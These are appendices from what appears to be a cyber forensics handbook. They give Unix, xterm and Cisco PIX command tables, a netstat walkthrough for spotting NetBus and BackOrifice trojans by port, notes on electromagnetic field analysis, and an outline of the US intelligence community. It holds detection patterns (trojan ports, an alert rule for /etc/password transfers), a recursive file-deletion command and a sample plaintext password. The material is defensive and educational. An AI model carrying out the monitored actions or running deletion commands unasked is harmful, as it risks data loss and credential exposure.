chexp # **filename**	Keeps the file(s) from expiring (being erased) on the target computer for # days	chexp 365 **nr***	Keeps the target computer from deleting all files starting with **nr** for 1 year (365 days)
		chexp 4095 **nr***	Makes all files whose name starts with **nr never** expire or be deleted (infinite)
qstat	Displays the status of a process that has been submitted the Network Queuing System (basically a batch job)	qstat	Shows the status of the requests submitted by the invoker of the command – will print request-name, request-id, the owner, relative request priority, and request state (is it running yet?)
		qstat -a	Shows all requests
		qstat -l	Shows requests in long format
		qstat -m	Shows requests in medium-length format
		qstat -u **bob**	Shows only requests belonging to the user **bob**
		qstat -x	Queue header is shown in an extended format

Command	*Description*	*Example*	*Explanation*
xterm	Opens a new window (x-terminal) for you to work	xterm	This opens another window like the one you are currently working in.
xterm -option	-option sets the option		
xterm +option	+option resets the option to default		
Note: Using xterm will eliminate desktop clutter. I strongly recommend learning to use it in your scripts.			
xterm -help	Displays the xterm options	xterm -help	Shows the options available
xterm -e **program**	Executes the listed program in the new xterm window; when the program is finished, the new xterm window goes away	xterm -e **myprog.exe**	Opens an xterm window and executes the program **myprog.exe** from that window so that you may still work in your present window
xterm -sb	Opens an xterm that saves a set number of lines when they go off the top of the page and makes them accessible with a scroll bar	xterm -sb	Puts a scroll bar on the right side of the page for reviewing past lines in the window
Note: When clicking in the scroll bar, the left button scrolls down, the right scrolls up, and the middle snaps the scroll bar to the mouse position for dragging up and down.			
xterm -sl **number**	Specifies the **number** of lines to be saved once they go off the top of the screen (default is 64)	xterm -sl **1000**	xterm will save **1000** lines of work once it has moved off the immediate viewing area; it can be accessed using the scroll bar

xterm -geom **xxy+px+py**	Option allows you to specify the size **x pixels** by **y pixels** and placement **position x** by **position y** of the new window when it opens Position +0+0 is the top left-hand corner of the screen; and the bottom right is approx. +1200+1000 depending on the resolution	xterm -geom **80x80+0+50**	First command will open a window **80** pixels wide by **80** pixels tall and position its top left-hand corner at **0** pixels to the right of the left edge and **50** pixels down from the top of the screen
Note: The size of the window takes precedence over position, so if you position it too close to the side of the screen, it will position at the edge with the correct size.			
		xterm -geom **10x35+300+500**	Second command will open a window **10** pixels wide by **35** pixels tall and position its top left-hand corner **300** pixs from the left edge and **500** pixs down from the top.
		xterm -geom **5x5+0+0**	The third command will make a **5** by **5** window and position its top left-hand corner at the top left-hand corner of the screen. xterm will not compromise size when positioning.
xterm -title **label**	Allows you to label your window's top title bar	xterm -title **SCRIPTS**	Opens an xterm window with the title **SCRIPTS** (default is whatever follows the -e option)
xterm -(areas) **color**	Allows you to modify different colors in your xterm window	xterm -bg **white**	First command sets the background color to **white**

Command	*Description*	*Example*	*Explanation*
		xterm -bd **huntergreen**	Second command sets the window border color to **huntergreen**
		xterm -fg **red**	The third command window sets the text color to **red**
xterm -fn **font**	Sets the font in the new xterm window	xterm -fn **courr18**	Sets the font to **courr18** (default is *fixed*)
xterm -iconic	Starts the new xterm as an icon (double-click to maximize)	xterm -iconic -title **xyz**	Opens an xterm in iconic form with the title **xyz**

Note: Options can be combined using xterm.

Command	*Description*
alias dir ls	Enables typing of either dir or ls to obtain a directory listing. (Note: I can substitute any word in place of "dir." I can even use the word "mouse." Therefore, now when I type the word "mouse" at the command line, it would do what the command "ls" would normally do.)
alias	Displays all defined aliases.
unalias dir	Now dir will no longer work as a command to be used in place of ls.
alias h history	Now I only have to type "h" instead of the entire command "history." The "history" command gives a list of the commands that have been typed on the system (a certain number of them, depending on how "history" was configured).
tar -cvf a:archive .	Backs up the current directory (.) and stores the resulting archive on the diskette in a:

Command	*Description*
tar -cvf a:archive *.doc	Backs up every file with the .doc suffix.
tar -cvf a:archive -	Used when you want to type filenames from the keyboard (standard input). Type each filename on a separate line. ^Z indicates end of list.
tar -tf a:archive | more	Produces a list of all files currently contained in the archive.
find / -ctime -7 > weeklist	Identify any files that have changed in the last 7 days. Place these filenames in weeklist.
tar -cvf a:archive - < weeklist	Backup all files in weeklist.
find / -ctime -7 | tar -cvf a:archive -	Does the same thing that the above 2 commands do, but does it using a pipe (the | symbol).
df	Disk space usage on a file system
du	Disk space used by a directory
grep -i '^ftp' /etc/inetd.conf	Check to see if you are running ftp services:
find / -name '*s' -print	Begins the search at the root directory (/) and look for anything (*) ending with and s and print it to the screen.
find / -name core -atime +7 -exec rm -f {}|;	Finds all core files more than 7 days since last access and removes them. Core files are important since they contain information relating to the failure of a system or an application running on that system.
find / -ctime -2 -print	Returns all the files that have been changed fewer than 2 days ago

Command	*Description*
find /users/jake -exec chown jake {} \;	Makes the user jake the owner of the directory/users/jake and everything underneath it
find / -nogroup -print	Finds file owned by a user not listed in /etc/group
find / -nouser -print	Finds files owned by a user not listed in /etc/passwd
fsck	Examines disks to ensure consistency of the information they contain. Checks all file systems listed in /etc/fstab. 0 = successful fsck -p /dev/rra1h (in rc.boot) BSD: /etc/fstab /etc/filesystems in some flavors ATT: /etc/checklist
ftp	File Transfer Protocol: used to open communications to another computer system. Allows transfer of files to/from that system. Use as follows (type the words in italics): *ftp* <then press the enter key> ftp> *open* (to) *TMG1* <note that TMG1 is the name of the system you want to open communications with> Name: *Bruce1* <Bruce1 is your userID on TMG1> Password: *tsili30m* 230 User Bruce1 Logged In ftp>

Appendix E

Cisco PIX Firewall Commands

Currently, firewalls are the primary devices used to protect the outside perimeter of a corporate, military, or government network infrastructure. Properly configured, a firewall can be very useful in preventing malicious users on the public Internet from accessing private data, even when the organization has a connection to the Internet. Cisco is a major supplier of Internet infrastructure devices, such as routers, firewalls, and VPNs (Virtual Private Networks). Because most networks encountered will have a firewall, and because Cisco is a major supplier of network infrastructure components, the commands used on a Cisco PIX firewall will be covered.

PIX Command Reference

"Help" information is available by entering a question mark by itself for a listing of all commands or with a "command space ?".

You can add comments to your configuration by entering a colon as the first command in a line. Use comments to improve configuration file readability or to make configuration file commands not executable.

Note: cm = configuration mode, pm = privileged mode, and um = unprivileged mode.

age 15	Set private link key duration to 15 minutes.cm.
apply	Apply outbound access list to an IP address. cm. Use outbound lists to permit or deny access to system ports.
arp	cm. Add entry to pix firewall arp table. arp is a low-level tcp/IP protocol that resolves a node's physical address from its IP address.
arp timeout 42	cm. Change pix arp table entry duration. arp entry can exist in the arp table 42 seconds before being cleared. Default is 4 hours.
auth	Enable pix user authentication. cm. 5 chances to log in.
auth-server	Specify the IP address of the authentication server. cm.
auth-user	Specify IP address of authentication user. cm. Lets you provide authentication services for an IP address.
clear apply	cm. Clear previous apply of outbound access lists to an IP address.
clear arp	pm. Clear pix arp table entry. Can clear by MAC or IP address.
clear auth-user	cm. Remove authentication access for an IP address.
clear auth-server	cm. Specifies that an authentication server is no longer servicing authentication requests.
clear http	cm. Removes http access to an IP address.
clear outbound	cm. Clears an outbound access list.
clear route	cm. Clear the inside or outside interface's routing table.
clear snmp-server	cm. Clear snmp contact or location or stop sending snmp event data.
clear syslog	cm. Stop logging syslog messages.
clear telnet	cm. Remove pix telnet access from user.
conduit	cm. Add conduit through firewall for incoming connections.
configure floppy	pm. Merge current configuration with that on floppy disk.
configure memory	pm. Merge configuration with that from flash memory.
configure terminal	pm. Start configuration mode.
disable	pm. Exit privileged mode and return to unprivileged mode.
enable	um. Start privileged mode.
enable password	pm. Sets the privileged mode password.

failover	cm. Enable access to the optional failover feature.
global	cm. Define IP address in the global pool.
help	um. Display help information.
hostname	cm. Change the hostname in the pix command line prompt.
http	cm. Permit inside IP address access to the pix html management interface.
interface ethernet	cm. Identify ethernet board speed and duplex.
interface token	cm. Identify token ring board speed.
ip address	cm. Identify IP address for pix.
kill telnet_id	pm. Terminates a telnet session.
link	cm. Specify private link connection to pix.
linkpath	cm. Define a private link destination IP address.
lnko	cm. Define access to an older version 2 private link pix.
lnkopath	cm. Specify a version 2 private link path to the remote pix.
nat	cm. Associate a network with a pool of IP addresses.
no apply	cm. Cancel a previous use of the apply command.
no arp	pm. Erases the contents of the pix arp table.
no auth	cm. Suspend user authentication services.
no auth-server	cm. Remove access to authentication server.
no auth-user	cm. Disable user authentication for IP address.
no conduit	cm. Remove a conduit.
no failover	cm. Turn failover off or force pix into standby mode.
no global	cm. Remove IP address from the global pool.
no http	cm. Remove IP address access to the pix html management interface.
no link	cm. Disable private link connection.
no linkpath	cm. Disable private link destination IP address.
no lnko	cm. Disable access to an older version 2 private link pix.
no lnkopath	cm. Disable a version 2 private link path to the remote pix firewall.
no nat	cm. Disassociate a network with a pool of IP addresses.
no outbound	cm. Removes the access list previously created with outbound.
no rip	cm. Disables rip updates.
no route	cm. Remove an entry from the routing table.
no snmp-server	cm. Stops the pix from sending snmp event information.

no static	cm. Disables a permanent mapping (static translation slot) between a local IP address and a global IP address in the virtual pool.
no syslog	cm. Stop logging syslog messages (console, host IP address, output facility level)
no telnet	pm. Disable IP address telnet access to the pix.
outbound	cm. Creates an access list that determines how inside IP addresses can access outside activities.
passwd	Set password for telnet and html access. 16 char max. not case sensitive. #.
ping	cm. Determine if other IP addresses are visible from the pix.
reload	pm. Reboots and reloads the configuration from flash memory.
rip	cm. Changes rip settings.
route	cm. Enter a static route for the specified interface.
show	Differs by mode. View command information (age, arp, auth, many others).
show actkey	um. Show activation key and number of user licenses.
show blocks	um. Show system buffer utilization.
show config	pm. View configuration in flash memory.
show hw	um. Display hardware identification values.
show interface	um. View network interface information.
show memory	um. Show system memory utilization.
show processes	um. Display running processes.
show version	um. View pix version.
show who	um. Show active http and telnet admin sessions on pix.
show xlate	um. Displays the contents of the translation slots.
snmp-server	cm. Provide snmp event information.
static	cm. Map local IP address to global IP address.
syslog console	cm. View syslog messages on the pix.
syslog host	cm. Define which hosts are sent syslog messages. syslog host ip_address.
syslog output	cm. Start sending syslog notification messages.
telnet	pm. Allow inside IP address to configure the pix from telnet.
timeout	cm. Sets the maximum idle time for translation and connection slots.
who	um. Shows active telnet admin sessions on pix.
write erase	pm. Clear the contents of flash memory.
write floppy	pm. Store the current configuration on floppy disk.

write memory	pm. Save current configuration in flash memory.
write terminal	pm. View current configuration on console.

Since firewalls are extremely important to the security of an organization's network infrastructure, a few more key items will be provided to allow you to speak somewhat knowledgeably about firewalls.

- Two major problems that occur with firewalls: misconfiguration and code vulnerabilities
- Four major items you want to see in a firewall: security, performance, speed, management (includes "ease of use")
- Before choosing a firewall, you need to: assess potential risks and develop security policies
- Firewalls will not protect against: modems on corporate desktops
- Firewall architecture: Three basic approaches to access control

  1. Packet Filtering: Examines all the packets it sees and then forwards or drops them based on predefined rules.
  2. Proxies: Acts as an intermediary for user requests, setting up a second connection to the desired resource either at the application layer (an application proxy) or at the session or transport layer (a circuit relay).
  3. Stateful Inspection: Examines the packets it sees like packet filters do, but goes a step further. It remembers which port numbers are used by which connections and shuts down access to those ports after the connection closes. Check Point developed the stateful inspection architecture which gives the firewall the ability to safely transport virtually any application.

- Executable content such as Java and ActiveX objects: One of the more frightening aspects of Internet and Intranet traffic. Executable content can ride right through many firewalls using services the device allows. A Web surfer could download a page containing malicious ActiveX or Java objects. The firewall would let it right in because it has been configured to allow Web access.
- DMZ Design: Adds an extra measure of protection for the internal network. Even if an attacker on the external segment manages to compromise machines on the DMZ, everything on the inside remains guarded by the firewall.

- Log files get filled up: Best to shut down external access when this occurs. This is a safer course than overwriting old log entries or continuing to operate without logs.
- Firewall alerts: Set up to do paging or e-mail alerts for unauthorized access attempts.
- SYN Flooding: Also known as Sync Storms; a denial of service attack; very serious to ISPs, bombarding the firewall with requests to synchronize TCP connections. The firewall allocates all available buffer space to these requests and thus cannot accept any for legitimate connections.
- Java and ActiveX: Java is considered to be somewhat less risky than ActiveX since it has built-in security controls where ActiveX does not. Microsoft says the long-range answer for ActiveX security are digital signatures that vouch for the safety of each object. Net managers are better off screening the executable content their firewalls handle.
- Configuration items for the firewall:

  Page or e-mail alert of unauthorized access attempt.
  Remotely disable outside access (external interface).
  Any product that permits remote configuration should authenticate and encrypt connections to the firewall.
  Deny access from a given subnet.
  Log blocked access attempts.
  SYN flooding.
  Ping of death.
  Log full.
  Disk full.
  E-mail or paging alert for:

    Transfers of more than 20 MB.
    Any usage between 1 a.m. and 6 a.m. of more than 5 MB.
    More than 40 MB of traffic.
    Excessive number of connections requested per minute.
    More than 10 attempts per minute to nonexistent IP address.
    IP spoofing attempt: An attack in which would-be intruders outside the firewall configure their machines with IP addresses on the inside.
    Transfer of the /etc/password or similar file.

Appendix F

Discovering Unauthorized Access to Your Computer

Use the “netstat” command to determine whether or not there is an unauthorized connection to your workstation. As shown below, the / ? parameter can be used to read the “Help” section of the “netstat” command.

netstat /? Displays protocol statistics and current TCP/IP network connections.

NETSTAT [-a] [-e] [-n] [-s] [-p proto] [-r] [interval]

-a Displays all connections and listening ports. (Server-side connections are normally not shown.)

-e Displays Ethernet statistics. May be combined with the -s option.

-n Displays addresses and port numbers in numerical form.

-p proto Shows connections for the protocol specified by proto; proto may be TCP or UDP. If used with the -s option to display per-protocol statistics, proto may be TCP, UDP, or IP.

-r Displays the contents of the routing table.

-s Displays per-protocol statistics. By default, statistics are shown for TCP, UDP and IP; the -p option may be used to specify a subset of the default.

interval Redisplays selected statistics, pausing interval seconds between each display. Press CTRL+C to stop redisplaying statistics. If omitted, netstat will print the current configuration information once.

"netstat -a" shows the list of ports on your machine. NetBus will be listening at port 12345; BackOrifice will be listening at port 31337. These port numbers can be changed by the attacker, but most attackers are either too lazy or do not know how to make the change. Normal ports you should expect to see are 135, 137 (nbname), 138 (nbdatagram), and 139 (nbsession). You should also see a few ports starting at 1024 through around 1030. These are most likely fine. In this list, you will also see who your machine is connected to. If the attacker is using BackOrifice, you will not see a connection (it uses UDP, which is "connection-less"), but if NetBus is being used, you will see the attacker's name appear.

Type netstat -an and look for anything with port 1025. Now close another program and look again. If after closing all visible programs, the port stays open, hit control+alt+delete once and exit everything but Explorer and systray. If that port is still open, there may be a trojan horse running; telnet to localhost 1025 and see if it gives you any of the common trojan banners.

A "netstat -a |more" would also be useful to find out if there are any trojan ports listening. I will use my workstation as an example:

```
C:\WINDOWS>netstat -a
Active Connections
```

Proto	*Local Address*	*Foreign Address*	*State*
TCP	bmiddletonpc:1025	0.0.0.0:0	LISTENING
TCP	bmiddletonpc:1033	0.0.0.0:0	LISTENING
TCP	bmiddletonpc:1034	0.0.0.0:0	LISTENING
TCP	bmiddletonpc:1058	0.0.0.0:0	LISTENING
TCP	bmiddletonpc:1059	0.0.0.0:0	LISTENING

```
Proto  Local Address        Foreign Address      State
TCP    bmiddletonpc:1064    0.0.0.0:0            LISTENING
TCP    bmiddletonpc:1065    0.0.0.0:0            LISTENING
TCP    bmiddletonpc:1066    0.0.0.0:0            LISTENING
TCP    bmiddletonpc:1033    wolf.ipq.com:1352    ESTABLISHED
TCP    bmiddletonpc:1034    mail1.ipq.com:1352   ESTABLISHED
TCP    bmiddletonpc:1058    web1.ipq.com:80      CLOSE_WAIT
TCP    bmiddletonpc:1059    web1.ipq.com:80      CLOSE_WAIT
TCP    bmiddletonpc:1069    mail1.ipq.com:1352   TIME_WAIT
TCP    bmiddletonpc:427     0.0.0.0:0            LISTENING
TCP    bmiddletonpc:3017    0.0.0.0:0            LISTENING
UDP    bmiddletonpc:427     *:*
```

```
C:\WINDOWS>netstat -an
    Active Connections
```

```
Proto  Local Address         Foreign Address      State
TCP    0.0.0.0:1025          0.0.0.0:0            LISTENING
TCP    0.0.0.0:1033          0.0.0.0:0            LISTENING
TCP    0.0.0.0:1034          0.0.0.0:0            LISTENING
TCP    0.0.0.0:1058          0.0.0.0:0            LISTENING
TCP    0.0.0.0:1059          0.0.0.0:0            LISTENING
TCP    0.0.0.0:1064          0.0.0.0:0            LISTENING
TCP    0.0.0.0:1065          0.0.0.0:0            LISTENING
TCP    0.0.0.0:1066          0.0.0.0:0            LISTENING
TCP    157.43.232.249:1033   157.43.177.41:1352   CLOSE_WAIT
TCP    157.43.232.249:1034   157.43.177.51:1352   ESTABLISHED
TCP    157.43.232.249:1058   157.43.52.121:80     CLOSE_WAIT
TCP    157.43.232.249:1059   157.43.52.121:80     CLOSE_WAIT
TCP    157.43.232.249:1088   157.43.177.51:1352   TIME_WAIT
TCP    157.43.232.249:427    0.0.0.0:0            LISTENING
TCP    157.43.232.249:3017   0.0.0.0:0            LISTENING
UDP    157.43.232.249:427    *:*
```

When I exit Netscape I have (from netstat –an):

Active Connections

Proto	*Local Address*	*Foreign Address*	*State*
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1033	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1034	0.0.0.0:0	LISTENING
TCP	157.43.232.249:1033	157.43.177.41:1352	CLOSE_WAIT
TCP	157.43.232.249:1034	157.43.177.51:1352	ESTABLISHED
TCP	157.43.232.249:427	0.0.0.0:0	LISTENING
TCP	157.43.232.249:3017	0.0.0.0:0	LISTENING
UDP	157.43.232.249:427	*:*	

When I exit Lotus Notes I have:

C:\WINDOWS>netstat -an
Active Connections

Proto	*Local Address*	*Foreign Address*	*State*
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	157.43.232.249:1034	157.43.177.51:1352	TIME_WAIT
TCP	157.43.232.249:1089	157.43.177.41:1352	TIME_WAIT **Note: This is new.**
TCP	157.43.232.249:427	0.0.0.0:0	LISTENING
TCP	157.43.232.249:3017	0.0.0.0:0	LISTENING
UDP	157.43.232.249:427	*:*	

After waiting a few minutes, and with only Microsoft Word and DOS open, I have:

```
C:\WINDOWS>netstat -an
Active Connections

Proto   Local Address          Foreign Address    State
TCP     0.0.0.0:1025           0.0.0.0:0          LISTENING
TCP     157.43.232.249:427     0.0.0.0:0          LISTENING
TCP     157.43.232.249:3017    0.0.0.0:0          LISTENING
UDP     157.43.232.249:427     *:*
```

When I do a ctrl-alt-del and delete DPMW32, 3017 leaves. The others stay, even when I eliminate everything except systray and Explorer.

```
C:\WINDOWS>netstat -an
Active Connections

Proto   Local Address          Foreign Address    State
TCP     0.0.0.0:1025           0.0.0.0:0          LISTENING
TCP     157.43.232.249:427     0.0.0.0:0          LISTENING
UDP     157.43.232.249:427     *:*
```

```
C:\WINDOWS>telnet 157.43.232.249:1025
C:\WINDOWS>telnet 157.43.232.249
C:\WINDOWS>telnet 157.43.232.249:427
```

I am unable to telnet to any of these, so it does not appear that a trojan horse is on my system.

(netstat -a 20 > c:\anyfilename) is memory intensive and will produce a large file if it is run all day. However, at the end of the day, open the file and search for 31337 or 12345. The IP address next to it is the IP of your attacker.

For networking information, use the following commands:	finger systat netstat lanscan ifconfig
To list all routes use:	netstat -rn
If you want to compare old and new use:	netstat -r netstat -m
Don't forget that you can also use:	netstat /all

It is best to experiment with netstat on your own machine to become familiar with its various parameters before using it during the course of investigations on others' systems.

Appendix G

Electromagnetic Field Analysis (EFA) "Tickler"

This information is not for the faint of heart. When you move to the really high end technically for Cyber Forensic (CF) investigations, electromagnetic fields cannot be ignored. I left this information out of the first edition because I considered it to be more technically challenging than most would want to read. However, I have heard from my peers over and over again letting me know how disappointed they were that I left this out. That being the case, I am addressing it in this second edition but if you plan to tread through this appendix, you are going to have to put on your thinking cap and prepare for some heavy reading. EFA (Electromagnetic Field Analysis) is usually rich with differential equations (and the integral form of equations also) but I am going to attempt to leave these out. If I find that I need to include them, I will. I also want to emphasize that I am not going to lay out for you step by step how to take advantage of electromagnetic fields and utilize EFA. If you have the knowledge required to "read between the lines" then what I provide here will be just what you are looking for. If you do not have that detailed knowledge then you will have to do a considerable amount of research. I suppose you could consider this a challenge and move forward from there.

Electromagnetic fields are composed of charges, at rest and in motion, that produce currents and electric-magnetic fields. Sound familiar? It should, because this is the "stuff" that allows electronic communication devices (computers, monitors, satellites, network appliances, antennas, microwave circuits, RF [radio frequency] and optical components, radar, etc.) to work in the first place. Impressed magnetic and electric current densities can be considered as energy sources, and where there is energy (with regards to communications devices, of which the computer is one), data is likely also present.

Materials hold charged particles and when these materials are subjected to electromagnetic fields, their charged particles intermingle with the electromagnetic field vectors, generating currents and changing the electromagnetic wave propagation in these media compared to that in free space. This is a key statement from a forensics perspective. We are looking for anomalies — something out of the ordinary — and this is a great place to begin.

In general, materials are differentiated as dielectrics (insulators), magnetics, or conductors depending on whether polarization (electric displacement current density), magnetization (magnetic displacement current density), or conduction (conduction current density) is the prime occurrence. A separate class of material is composed of semiconductors, which join the breach between dielectrics and conductors where neither displacement nor conduction currents are prime. Crystals (whether grown or synthetic) are a form of anisotropic material, and they are key elements of our electronic communication devices when it comes to determining the frequency of operation. Materials whose constitutive factors are functions of frequency are known as dispersive. All materials employed in our daily life display some amount of dispersion although the dissimilarities for some may be insignificant and for others much more noteworthy.

As you know from your own observations, radio and/or television reception deteriorates (or in some cases, terminates) as we move from outside to inside an enclosure of some type (tunnels, elevators, shielded buildings, etc.). The same is true for other types of communication equipment, such as computers, monitors, various types of cabling, and other electronic equipment that exists on a computer communications network. If it is appropriately shielded you cannot get to it, but if it is not it makes an excellent target for someone (such as a CFI … Cyber Forensic Investigator) who has the ability to extract information from electromagnetic fields (either covertly or openly). It is important to note that the tangential components of an electric field across an interface linking two media with no impressed magnetic current densities along the boundary of the interface are continuous. It is just as important to know that the tangential components of the magnetic field linking an interface between two media, neither of which is a perfect conductor, are continuous. In a wireless communication system, electromagnetic fields are utilized to carry data over both short and long distances. To achieve this, energy must be coupled with electromagnetic fields. This conveyance of energy is realized even if we lack an intervening channel (think about this … from a cyber forensics tool perspective … extracting "hidden" data from energy fields with or without appropriate channels of conveyance).

I am stopping at this point in this second edition. The plan is to move into some heavy mathematics in the third edition and put into practice what I am theorizing about here.

Appendix H

The Intelligence Community Since 9/11

In the Intelligence community, Cyber Forensics investigations and analysis are big business. There is an extreme focus in this area of expertise due to terrorist activities around the world. This appendix focuses on the significant reorganization of our intelligence community and the resources allocated to it.

According to the National Security Act of 1947 (This makes for excellent reading. Look it up.), there is a difference between Foreign Intelligence and Counterintelligence. Foreign Intelligence refers to "information relating to the capabilities, intentions, or activities of foreign governments or elements thereof, foreign organizations, or foreign persons." Counterintelligence refers to "information gathered and activities conducted to protect against espionage, other intelligence activities, sabotage, or assassinations, conducted by or on behalf of foreign governments or elements thereof, foreign organizations, or foreign persons, or international terrorist activities."

Within the intelligence community are what we call "The INTs":

- HUMINT (Human Intelligence sources)
  - Agents (controlled sources)
  - Informants (willing sources)
- OSINT (Open Source Intelligence sources)
  - Print (such as newspapers)

  - Broadcast (such as CNN [Cable News Network] and other news stations)
  - Internet
- IMINT (Imagery Intelligence)
  - Radar
  - Multi-spectral
  - Photographs (digital and regular film)
  - Infrared
  - Electro-optical
- SIGINT (Signals Intelligence sources)
  - COMINT (communications intelligence — electronic signals)
  - ELINT (electronic intelligence)
  - FIS (instrumentation signals)
  - Computer network exploitation (SIGINT in "The Net")
- MASINT (Measurement and Signatures)
  - IR (infrared)
  - Acoustic
  - Magnetic
  - Multi-spectral and hyper-spectral
  - Radiation
  - Spectrometry
  - RF (radio frequency)
- MOVINT (Movement Intelligence)
  - Moving Target Indicator (MTI) radar
  - Has day/night and all-weather capability
  - Group formation (Is a military convoy on the move?)
  - Reflection pattern (So we see jagged or smooth edges?)
  - Separation between objects (tight or loose formations?)
  - Speed (fast or slow)
  - RF tags (cooperative radar return)
  - Moving parts (trucks, rotating antennas, wheels)
  - Acceleration (fast or sluggish)
  - Direction (are the objects constrained by a road?)
  - Radar cross section (small or large)

MOVINT is newer and can somewhat overlap other areas. Whether it continues to remain an "INT" on its own remains to be seen. It may eventually recede into the other "INTs." Time will tell; however, it is an extremely interesting area of endeavor.

Our Intelligence Community (IC) is now organized as shown in Exhibit H-1. Note that in the exhibit, those organizations with names that are double-underlined fall under the Department of Defense (DOD). The others do not.



National Foreign Intelligence Board (NFIB)
This is a senior advisory board.
DCI
Reports to the President of the US
Principals Committee
Heads of all Intel agencies & JCOS & SDEF
National Intelligence Council
Community Management Staff
Central Intelligence gency
National Foreign Intelligence Board (NFIB)
This is a senior advisory board.
DCI
Reports to the President of the US
Principals Committee
Heads of all Intel agencies & JCOS & SDEF
National Intelligence Council
Community Management Staff
Dept of State INR
Central Intelligence Agency CIA [Independent]
Defense Intelligence Agency DIA
National Geospatial Intelligence gency NGA (Was called NIMA)
Dept of Energy DOE
National Security Agency NSA
National Reconnaissance Office NRO
US Army
US Navy
Dept of Homeland Security
US Air Force
US Marine Corps

Exhibit H.1 Intelligence Community (IC) organization.

The DCI (Director of Central Intelligence) oversees IC policies and resources. The DCI has an enormous amount of responsibility but does not have sufficient authority to appropriately carry out his or her duties. Thus, the DCI ends up doing quite a bit of negotiating with other agencies.

The OSS (under JCOS — Joint Chiefs of Staff) from World War Two was the precursor to the CIA (Central Intelligence Agency). Twelve concerns/items shaped the IC:

- The need for an effective national intelligence capability during peacetime (this was being determined at the end of World War Two)
  - At that time two major issues hanging over the head of the United States were
    - Pearl Harbor
    - The "Iron Curtain"
- The IC must not be under military control
  - The president of the United States wanted an IC that was independent of the military.
- The need to protect sources and methods
- The need for a leader of the IC
- An independent DCI who would be legally responsible for the protection of sources and methods
- The need for mechanisms by which intelligence collectors could respond to the requirements of the entire government
- The need for a joint attack on difficult problems
- The expense of intelligence activities
- Perceived need to ensure that IC activities did not conflict with the rights of United States citizens. The following committees and Executive Orders (EO) from the president provided guidelines for this:
  - Senate "Church Committee" in 1975 and 1976
  - House "Pike" committee
  - EO 11905 from President Ford in 1976
  - EO 12036 (Carter in 1978) and EO 12333 (Reagan in 1981)
  - DoD Directive 5240.1, DoD Intelligence Activities (1988)
- Desire to prevent another major "spy turned traitor" case
  - The Walker case in 1985 and 1986
    - John Walker is now serving life in prison (Marion, IL)
    - Major damage to the United States in relation to Soviet spy activities
    - Of course the U.S. still ended up with two other major cases
      - Ames
      - Hansen
- Studies of vulnerabilities
- Additional senior level oversight desired
  - NSC Committee
  - NICX — National CounterIntelligence Executive

Congressional documents that do much to cover the above-mentioned activities are as follows. These are an excellent read. If you contact the House Intelligence Committee you can obtain all of the following documents free of charge (your tax dollars at work):

- National Security Act of 1947 (Amended)
- Senate Resolution 400
  - Senate Select Committee on Intelligence
- House Resolution 658
  - Charter of the House Permanent Select Committee on Intelligence
- Intelligence Authorization Acts (Annual)
- Defense Authorization Acts (Annual)
- Defense Appropriations Acts (Annual)

Similarly, White House documents exist that cover the above-mentioned activities as well:

- NSCIDs
- Nixon memo
  - Reorganization of the U.S. Intelligence Community (November 5, 1971): It is interesting to note that this document was never followed up on due to the occurrence of Watergate.
- EO 11905 from President Ford in 1976
- EO 12036 (Carter in 1978) and EO 12333 (Reagan in 1981)

IC "core capabilities" are as follows:

- Intelligence collection
- All-source/multi-disciplinary analysis
- On-site inspection
  - Big boost for the IC
- Counterintelligence
- Covert action
- Operational activities conducted by the CIA legally

IC "sustaining capabilities" are as follows:

- Imagery exploitation
- Production processing
- Collection support
- Tasking arrangements
- Investigations

- Cryptanalysis
- Language processing

IC "supporting capabilities" are as follows:

- Research and development
- Facilities
- Security
- Communications
- Logistics
- Education and training
- Management

The "intelligence missions" of the IC can really be broken down into four main areas. Note that the PDB (President's Daily Brief) falls in here also:

- Counterintelligence
- Support to law enforcement (all the more since 9/11/01)
  - Counter narcotics
  - Illegal technology transfer
  - Counterespionage
    - Economic espionage against US businesses
  - Counter terrorism
  - Countering international criminal organizations and their activities, such as money laundering
